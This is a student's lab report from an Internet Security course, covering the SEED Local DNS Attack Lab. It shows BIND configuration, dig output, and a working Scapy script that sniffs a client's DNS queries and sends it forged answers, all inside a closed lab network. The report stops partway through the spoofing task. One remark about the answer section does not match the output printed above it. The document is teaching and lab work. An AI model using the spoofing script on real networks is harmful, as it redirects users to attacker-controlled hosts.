Name: Dhanashree Reddy Srinivasa Reddy


SUID: 393473169

Course: Internet Security

Local DNS Attack Lab


Task 1: Lab Environment Setup Task

The resolv.conf file has been modified successfully and the local DNS server (10.9.0.53) is now registered in the Client machine.




```
user-10.9.0.5:/$cat /etc/resolv.conf
nameserver 10.9.0.53
user-10.9.0.5:/$
```

Our Local DNS has been configured with zone files updated and a db file created.



```
local-dns-server-10.9.0.53:/etc/bind$cat named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "attacker32.com" {
    type forward;
    forwarders {
        10.9.0.153;
    };
};
```


Two zones are hosted on the attacker’s machine. One is the attacker's **legitimate** zone and the other is the fake example.com zone



```
attacker-ns-10.9.0.153:/etc/bind$cat named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "attacker32.com" {
        type master;
        file "/etc/bind/zone_attacker32.com";
};

zone "example.com" {
        type master;
        file "/etc/bind/zone_example.com";
};
```


Testing the DNS Setup:

We use the dig command to get the Ip address for the ns.attacker32.com on the user machine. Due to the forward zone entry added to the local DNS server's configuration file, the reply should come from that zone.




```
user-10.9.0.5:/$dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 44596
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: a05304c26e6622f001000000642f85db61d02208b79802a8 (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 20 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Apr 07 02:54:19 UTC 2023
;; MSG SIZE  rcvd: 90
```

Get the IP address of www.example.com




```
user-10.9.0.5:/$dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 48560
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 71a94daf97e26fdb01000000642f861ac766a7483e9a6d22 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; Query time: 944 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Apr 07 02:55:22 UTC 2023
;; MSG SIZE  rcvd: 88
```

There are two entries in the answer section, one is the official name server and the other is the attacker's name server.




```
user-10.9.0.5:/$dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 59269
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 55ad3933648d7b8101000000642f87ce13aea10153958e82 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 12 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Fri Apr 07 03:02:38 UTC 2023
;; MSG SIZE  rcvd: 88
```

Task 1: Directly Spoofing Response to User




```
user-10.9.0.5:/$ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 85  bytes 8527 (8.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 12  bytes 709 (709.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 3  bytes 87 (87.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3  bytes 87 (87.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```




```
seed-attacker:/$ifconfig
br-0075777ac008: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:ffff:fe97:2f6  prefixlen 64  scopeid 0x20<link>
        ether 02:42:ff:97:02:f6  txqueuelen 0  (Ethernet)
        RX packets 20  bytes 940 (940.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 62  bytes 8650 (8.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

The below code will spoof the responses to the user




```python
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    pkt.show()

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                 ttl=259200, rdata='1.1.1.1')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=2, arcount=0,
                 an=Anssec)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.5 and dst port 53'
pkt = sniff(iface='br-0075777ac008', filter=f, prn=spoof_dns)
```

Now, before launching the attack we flush the cache at the local DNS server and then run the task1.py program on the attacker side. Then we check if the attack has successful or not:




```
local-dns-server-10.9.0.53:/etc/bind$rndc flush
```

Run the dig command, so that the user machine sends out a DNS query to the local DNS server, which will eventually send out a DNS query to the authoritative nameserver of the example.com domain.

